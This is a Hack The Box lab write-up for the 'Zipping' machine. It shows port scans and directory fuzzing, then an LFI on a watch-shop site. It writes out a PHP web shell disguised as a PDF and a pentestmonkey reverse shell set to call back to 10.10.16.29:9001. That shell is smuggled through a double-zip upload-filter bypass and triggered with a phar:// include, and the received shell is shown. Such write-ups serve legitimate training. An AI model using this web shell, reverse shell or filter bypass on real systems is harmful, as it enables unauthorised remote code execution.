
Zipping

By Praveen Kumar Sharma



For me IP of the machine is : 10.10.11.229
Lets try pinging it

```
ping 10.10.11.229 -c 5

PING 10.10.11.229 (10.10.11.229) 56(84) bytes of data.
64 bytes from 10.10.11.229: icmp_seq=1 ttl=63 time=78.2 ms
64 bytes from 10.10.11.229: icmp_seq=2 ttl=63 time=77.5 ms
64 bytes from 10.10.11.229: icmp_seq=3 ttl=63 time=91.4 ms
64 bytes from 10.10.11.229: icmp_seq=4 ttl=63 time=78.2 ms
64 bytes from 10.10.11.229: icmp_seq=5 ttl=63 time=78.7 ms

--- 10.10.11.229 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 77.535/80.795/91.392/5.311 ms
```

Alright, its up lets do some port scanning

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.229 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±2 (9.427s)
rustscan -a 10.10.11.229 --ulimit 5000
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
TCP handshake? More like a friendly high-five!

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.229:22
Open 10.10.11.229:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-31 19:11 IST
Initiating Ping Scan at 19:11
Scanning 10.10.11.229 [2 ports]
Completed Ping Scan at 19:11, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:11
Completed Parallel DNS resolution of 1 host. at 19:11, 0.05s elapsed
DNS resolution of 1 IPs took 0.05s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 19:11
Scanning 10.10.11.229 [2 ports]
Discovered open port 22/tcp on 10.10.11.229
Discovered open port 80/tcp on 10.10.11.229
Completed Connect Scan at 19:11, 0.18s elapsed (2 total ports)
Nmap scan report for 10.10.11.229
Host is up, received syn-ack (0.090s latency).
Scanned at 2024-10-31 19:11:28 IST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```

> ⓘ Open Ports
>
> PORT STATE SERVICE REASON
> 22/tcp open ssh syn-ack
> 80/tcp open http syn-ack

Now lets try an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.229 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±4 (12.269s)
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.229 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-31 19:13 IST
Nmap scan report for 10.10.11.229
Host is up (0.12s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.0p1 Ubuntu 1ubuntu7.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 9d:6e:ec:02:2d:0f:6a:38:60:c6:aa:ac:1e:e0:c2:84 (ECDSA)
|_  256 eb:95:11:c7:a6:fa:ad:74:ab:a2:c5:f6:a4:02:18:41 (ED25519)
80/tcp open  http    Apache httpd 2.4.54 ((Ubuntu))
|_http-title: Zipping | Watch store
|_http-server-header: Apache/2.4.54 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.22 seconds
```

> ⓘ Aggressive Scan
>
> ```
> PORT STATE SERVICE VERSION
> 22/tcp open ssh OpenSSH 9.0p1 Ubuntu 1ubuntu7.3 (Ubuntu Linux;
> protocol 2.0)
> | ssh-hostkey:
> | 256 9d:6e:ec:02:2d:0f:6a:38:60:c6:aa:ac:1e:e0:c2:84 (ECDSA)
> |_ 256 eb:95:11:c7:a6:fa:ad:74:ab:a2:c5:f6:a4:02:18:41 (ED25519)
> 80/tcp open http Apache httpd 2.4.54 ((Ubuntu))
> |_http-title: Zipping | Watch store
> |_http-server-header: Apache/2.4.54 (Ubuntu)
> Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
> ```

Now lets do some directory fuzzing next

Directory Fuzzing

```
feroxbuster -u http://10.10.11.229 -w /usr/share/wordlists/dirb/common.txt -t 200 -r --scan-dir-listings
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±1 (46.116s)
feroxbuster -u http://10.10.11.229 -w /usr/share/wordlists/dirb/common.txt -t 200 -r --scan-dir-listings
200      GET       32l       75w      877c http://10.10.11.229/assets/js/creative-design.js
200      GET       20l      161w    19167c http://10.10.11.229/assets/imgs/avatar2.jpg
200      GET      113l      380w     5322c http://10.10.11.229/upload.php
200      GET      162l      483w     4838c http://10.10.11.229/assets/vendors/bootstrap/bootstrap.affix.js
200      GET       98l      642w    55959c http://10.10.11.229/assets/imgs/service.jpg
200      GET       53l      326w    27609c http://10.10.11.229/assets/imgs/avatar1.jpg
200      GET       79l      474w    34447c http://10.10.11.229/assets/imgs/avatar3.jpg
200      GET      293l     1501w   126456c http://10.10.11.229/assets/imgs/img-2.jpg
200      GET      149l     1103w    98927c http://10.10.11.229/assets/imgs/img-3.jpg
200      GET    11491l    22991w   238590c http://10.10.11.229/assets/css/creative-design.css
200      GET        2l     1037w    71037c http://10.10.11.229/assets/vendors/jquery/jquery-3.4.1.slim.min.js
200      GET    10598l    42768w   280364c http://10.10.11.229/assets/vendors/jquery/jquery-3.4.1.js
200      GET     7013l    22369w   222911c http://10.10.11.229/assets/vendors/bootstrap/bootstrap.bundle.js
200      GET        1l        2w   108769c http://10.10.11.229/assets/vendors/jquery/jquery-3.4.1.slim.min.map
200      GET        1l        7w   136409c http://10.10.11.229/assets/vendors/jquery/jquery-3.4.1.min.map
200      GET       68l      149w     2615c http://10.10.11.229/shop/index.php
200      GET      317l     1354w    16738c http://10.10.11.229/index.php
200      GET      344l      898w     6803c http://10.10.11.229/shop/assets/style.css
200      GET       30l      149w     9445c http://10.10.11.229/shop/assets/imgs/watch3.jpg
200      GET      317l     1354w    16738c http://10.10.11.229/
200      GET      138l      676w    58288c http://10.10.11.229/shop/assets/imgs/watch.jpg
200      GET       60l      373w    25360c http://10.10.11.229/shop/assets/imgs/watch2.jpg
200      GET      223l     1249w    98259c http://10.10.11.229/shop/assets/imgs/watch4.jpg
200      GET       68l      149w     2615c http://10.10.11.229/shop/
200      GET       20l      104w     1691c http://10.10.11.229/assets/
200      GET      748l     4308w   347996c http://10.10.11.229/shop/assets/imgs/featured-image.jpg
200      GET       16l       59w      968c http://10.10.11.229/assets/js/
200      GET       17l       69w     1142c http://10.10.11.229/shop/assets/
200      GET       20l       97w     1787c http://10.10.11.229/shop/assets/imgs/
200      GET       18l       82w     1366c http://10.10.11.229/assets/vendors/
200      GET      178l      952w    82533c http://10.10.11.229/assets/imgs/img-1.jpg
200      GET      548l     3223w   240131c http://10.10.11.229/assets/imgs/bg-img-2.jpg
200      GET       25l      146w     2768c http://10.10.11.229/assets/imgs/
200      GET     8495l    34583w   227022c http://10.10.11.229/assets/vendors/jquery/jquery-3.4.1.slim.js
200      GET       43l      514w   120690c http://10.10.11.229/assets/vendors/themify-icons/fonts/themify.woff
```

ⓘ Directories

200 GET 32l 75w 877c http://10.10.11.229/assets/js/creative-design.js
200 GET 20l 161w 19167c http://10.10.11.229/assets/imgs/avatar2.jpg
200 GET 113l 380w 5322c http://10.10.11.229/upload.php
200 GET 162l 483w 4838c http://10.10.11.229/assets/vendors/bootstrap/bootstrap.affix.js
200 GET 98l 642w 55959c http://10.10.11.229/assets/imgs/service.jpg
200 GET 53l 326w 27609c http://10.10.11.229/assets/imgs/avatar1.jpg
200 GET 79l 474w 34447c http://10.10.11.229/assets/imgs/avatar3.jpg
200 GET 293l 1501w 126456c http://10.10.11.229/assets/imgs/img-

2.jpg
200 GET 149l 1103w 98927c http://10.10.11.229/assets/imgs/img-3.jpg
200 GET 11491l 22991w 238590c http://10.10.11.229/assets/css/creative-design.css
200 GET 2l 1037w 71037c http://10.10.11.229/assets/vendors/jquery/jquery-3.4.1.slim.min.js
200 GET 10598l 42768w 280364c http://10.10.11.229/assets/vendors/jquery/jquery-3.4.1.js
200 GET 7013l 22369w 222911c http://10.10.11.229/assets/vendors/bootstrap/bootstrap.bundle.js
200 GET 1l 2w 108769c http://10.10.11.229/assets/vendors/jquery/jquery-3.4.1.slim.min.map
200 GET 1l 7w 136409c http://10.10.11.229/assets/vendors/jquery/jquery-3.4.1.min.map
200 GET 68l 149w 2615c http://10.10.11.229/shop/index.php
200 GET 317l 1354w 16738c http://10.10.11.229/index.php
200 GET 344l 898w 6803c http://10.10.11.229/shop/assets/style.css
200 GET 30l 149w 9445c http://10.10.11.229/shop/assets/imgs/watch3.jpg
200 GET 317l 1354w 16738c http://10.10.11.229/
200 GET 138l 676w 58288c http://10.10.11.229/shop/assets/imgs/watch.jpg
200 GET 60l 373w 25360c http://10.10.11.229/shop/assets/imgs/watch2.jpg
200 GET 223l 1249w 98259c http://10.10.11.229/shop/assets/imgs/watch4.jpg
200 GET 68l 149w 2615c http://10.10.11.229/shop/
200 GET 20l 104w 1691c http://10.10.11.229/assets/
200 GET 748l 4308w 347996c http://10.10.11.229/shop/assets/imgs/featured-image.jpg
200 GET 16l 59w 968c http://10.10.11.229/assets/js/
200 GET 17l 69w 1142c http://10.10.11.229/shop/assets/
200 GET 20l 97w 1787c http://10.10.11.229/shop/assets/imgs/
200 GET 18l 82w 1366c http://10.10.11.229/assets/vendors/
200 GET 178l 952w 82533c http://10.10.11.229/assets/imgs/img-1.jpg
200 GET 548l 3223w 240131c http://10.10.11.229/assets/imgs/bg-img-2.jpg
200 GET 25l 146w 2768c http://10.10.11.229/assets/imgs/


```
200 GET 8495l 34583w 227022c
http://10.10.11.229/assets/vendors/jquery/jquery-3.4.1.slim.js
200 GET 43l 514w 120690c
http://10.10.11.229/assets/vendors/themify-
icons/fonts/themify.woff
200 GET 813l 4086w 89229c
http://10.10.11.229/assets/vendors/themify-icons/fonts/themify.ttf
200 GET 362l 13991w 234269c
http://10.10.11.229/assets/vendors/themify-icons/fonts/themify.svg
200 GET 21l 107w 2106c http://10.10.11.229/assets/vendors/jquery/
200 GET 19l 91w 1639c http://10.10.11.229/assets/vendors/themify-
icons/fonts/
```

Moving on lets see this web application now

Web Application

Default page

Now there a couple of pages we found from the directory fuzzing as well first one is this /shop lets see this



And if u click on any of these watch below

Look at the page uptop it looks like a classic lfi lets try to plug this page in this

So this crashes lets go one directory up

Zipping Watch Store

- Home
- About
- Features
- Testmonial
- Shop
- Contact
- Work with Us

Watch Store


About Us

Zipping Company

Zipping Co. is a leading manufacturer of high-quality watches for men and women. Founded in 1980, the company has l crafting timepieces that combine classic design with modern technology.

Innovation, Elegant, Sophisticated and Luxurious

This is the original page we saw so we have this lfi here
Moving on there is this page called upload.php where we can upload a php file



So it says it has to be a pdf file then it needs to be zipped so lets make one


```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±8 (0.05s)
cat shell.pdf
```

	File: shell.pdf
1	<?php system($_REQUEST['cmd']); ?>


So lets zip this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±3 (0.028s)
zip shell.zip shell.pdf
  adding: shell.pdf (stored 0%)
```

And lets upload this



Lets see this page



Doesnt load lets curl this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±3 (0.431s)
curl 'http://10.10.11.229/uploads/88bfeb1394ca5b9dce577f42f7287a00/shell.pdf'
<?php system($_REQUEST['cmd']); ?>
```

Gaining Access

The webshell doesnt work unfortunately but i think the phar zip exploit will work on this here is how i did this

First we need a reverse shell php script u can grab the pentest monkey php revshell from here : https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

I got it here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±5 (0.464s)
wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/refs/heads/master/php-reverse-shell.php
--2024-10-31 19:43:56--  https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/refs/heads/master/php-reverse-shell.php
Loaded CA certificate '/etc/ssl/certs/ca-certificates.crt'
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 2606:50c0:8000::154, 2606:50c0:8001::154, 2606:50c0:8002::154, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|2606:50c0:8000::154|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5491 (5.4K) [text/plain]
Saving to: 'php-reverse-shell.php'

php-reverse-shell.php                   100%[=============================================================================================>

2024-10-31 19:43:57 (30.7 MB/s) - 'php-reverse-shell.php' saved [5491/5491]
```

And we can edit this for our IP address

```php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.29';  // CHANGE THIS
$port = 9001;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Now lets zip this once i changed the name so its easier for me to do

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±6 (25.286s)
vim php-reverse-shell.php

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±6 (0.028s)
mv php-reverse-shell.php pwn.php

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±6 (0.024s)
zip pwn.zip pwn.php
  adding: pwn.php (deflated 59%)
```

Lets see the zip listing using 7z

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±7 (0.043s)
7z l pwn.zip

7-Zip [64] 17.05 : Copyright (c) 1999-2021 Igor Pavlov : 2017-08-28
p7zip Version 17.05 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,16 CPUs x64)

Scanning the drive for archives:
1 file, 2416 bytes (3 KiB)

Listing archive: pwn.zip

--
Path = pwn.zip
Type = zip
Physical Size = 2416

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2024-10-31 19:44:24 .....         5493         2252  pwn.php
------------------- ----- ------------ ------------  ------------------------
2024-10-31 19:44:24               5493         2252  1 files
```

Now we zip this even more for php archive or phar

First we change the extension of the zip to pdf so it doesn't get detected by the filter on the site

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±7 (0.023s)
mv pwn.zip pwn.pdf
```

Now lets zip this even more

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±7 (0.028s)
zip pwn.pdf.zip pwn.pdf
  adding: pwn.pdf (stored 0%)
```

And now lets see the listing here using 7z for this zip

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main) (0.043s)
7z l pwn.pdf.zip

7-Zip [64] 17.05 : Copyright (c) 1999-2021 Igor Pavlov : 2017-08-28
p7zip Version 17.05 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,16 CPUs x64)

Scanning the drive for archives:
1 file, 2580 bytes (3 KiB)

Listing archive: pwn.pdf.zip

--
Path = pwn.pdf.zip
Type = zip
Physical Size = 2580

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2024-10-31 19:46:23 .....         2416         2416  pwn.pdf
------------------- ----- ------------ ------------  ------------------------
2024-10-31 19:46:23               2416         2416  1 files
```

Now we are ready to upload this but a little bit of context of how this is working so here is a small demo

So this is working of phar but first we should understand how this is recognizing the files so we can verify our file is there like this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±3
php -a
Interactive shell

php > echo file_exists("pwn.php");
1
php >
```

Now how phar work is that it doesn't care about the extension so we can search inside of archive inside of a archive like this


```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±3
php -a
Interactive shell

php > echo file_exists("phar://pwn.pdf.zip/pwn.pdf");
1
php >
```


Lets start a listener

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±6 (11m 19.15s)
nc -lvnp 9001
Listening on 0.0.0.0 9001
```

Now lets upload this file now



Lets see this



Lets see this page now with the LFI now (Im gonna do this in burp)

Here is the complete link for to get for this

```
/shop/index.php?
page=phar:///var/www/html/uploads/76b6ed857359b49e93b3f0492f948705/pwn.pdf/pwn
```

And we get our shell here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±6 (11m 19.15s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.229 36004
Linux zipping 5.19.0-46-generic #47-Ubuntu SMP PREEMPT_DYNAMIC Fri Jun 16 1
 14:13:00 up 47 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
